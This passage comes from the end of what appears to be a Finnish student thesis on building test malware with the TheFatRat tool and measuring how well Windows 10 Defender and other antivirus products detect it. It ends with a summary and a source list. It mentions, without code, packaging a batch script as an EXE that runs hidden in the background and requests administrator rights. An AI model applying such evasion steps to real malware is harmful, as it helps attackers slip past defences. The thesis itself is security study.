Yllä esitettyjen komentojen ajamiseksi oli kuitenkin muutamia edellytyksiä. Bat To Exe -muuntajalla valittiin näkymätön tausta-ajo sekä UAC-osiosta järjestelmänvalvojan oikeuksien pyytäminen ajettaessa, kuten kuvasta 14 voi huomata.

Kuva 14. Bat To Exen näkymä.



6 Yhteenveto

Opinnäytetyön tarkoituksena oli käydä läpi TheFatRatin tarjoamia työkaluja ja selvittää Windows 10:n suojauksen tehokkuutta. Työssä keskityttiin tietoturvallisuuteen ja sen perusteiden läpikäymiseen. Työn tavoitteena oli tutustuttaa lukija haittaohjelmien tekoon ja yleisten antivirusten tehokkuuteen.

Ennen työn aloittamista tutustuttiin useampiin hyväksikäyttötyökaluihin. Näistä monipuolisimpana ja työhön sopivimpana valittiin TheFatRat. Työtä tehdessä opittiin erilaisia hakkerointikeinoja, joita käytetään jatkossa vain eettisiin hakkerointeihin.

Työn tuloksena syntyneet huomaamattomammat ja onnistuneemmat tuotokset ladattiin Virustotalin palvelimille. Syynä tälle oli helppous jakaa tietoja haittaohjelmista Virustotalin kautta. ”By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community.” (Virustotal, n.d.)

Lopputuloksena voidaan todeta, että Windowsin ilmainen virustorjuntaohjelma on yksinään yhtä hyvä kuin monet hintavat virustorjuntaohjelmat. ”Yhtä hyvä” on kuitenkin vielä hyvin kaukana täydellisestä. Kuten citato loco (kuva 13) todetaan, vain viisi virustorjuntaohjelmaa kykenivät tunnistamaan minimaalisesti muokatun haittaohjelman.

Todettakoon kuitenkin, että verkonkäyttäjän ei pidä luottaa pelkästään koneisiin, vaan tärkeänä osana on myös hänen oma havainnointikykynsä. Jopa luotettavan oloisen lähettäjän kanssa tulee olla varovainen, rikolliset ovat taitavia.

Lähteet

Alexander, J. (2021). Risk, Threat, or Vulnerability? How to Tell the Difference. *Kenna Blog*. https://www.kennasecurity.com/blog/risk-vs-threat-vs-vulnerability/

Arctic, W. (2022). *10 Most Common Types of Malware Attacks*. https://arcticwolf.com/resources/blog/8-types-of-malware/

Bhaskar, S. (2008). *Information security: a practical approach*. https://archive.org/details/informationsecur0000bhas

Buckbee, M. (2020). What is Metasploit? The Beginner's Guide. *Inside Out Security*. https://www.varonis.com/blog/what-is-metasploit

Flowmatters. (n.d.). The Impact of Security Misconfiguration and How to Avoid it?. *Blog*. https://www.flowmatters.com/blog/the-impact-of-security-misconfiguration-and-how-to-avoid-it/

Glover, C. (n.d.). The Difference Between Threat, Vulnerability, and Risk, and Why You Need to Know. *Blog*.

https://www.travasecurity.com/blog/the-difference-between-threat-vulnerability-and-risk-and-why-you-need-to-know

Kostopoulos, G. (2012). *Cyberspace And Cybersecurity*.

https://archive.org/details/cyberspacecybers0000kost

Maland, E. (2017). *TheFatRat*.

https://github.com/screetsec/TheFatRat

Malwarebytes. (n.d.). *What is a logic bomb?*.

https://www.malwarebytes.com/logic-bomb

Martens, B. (2022). What Is a Backdoor & How to Prevent Backdoor Attacks. *Blog*.

https://www.safetydetectives.com/blog/what-is-a-backdoor-and-how-to-protect-against-it/

Microsoft (2022). *Microsoft Defender Antivirus in Windows*.

https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows?view=o365-worldwide

Rapid7. (n.d.). *Vulnerabilities, Exploits, and Threats*.

https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/

Reciprocity (2022). Most Common Types of Cybersecurity Vulnerabilities. *Blog*.

https://reciprocity.com/blog/most-common-types-of-cybersecurity-vulnerabilities/

Son, D. (2022). *Reasons Why It Is Important to Understand Cyber Security*.

https://securityonline.info/reasons-why-it-is-important-to-understand-cyber-security/

Tunggal, A. (2022). What is Cybersecurity Risk? A thorough Definition. *Cybersecurity*.

https://www.upguard.com/blog/cybersecurity-risk

Virustotal. (n.d.). *Virustotal*.

https://www.virustotal.com/gui/home/upload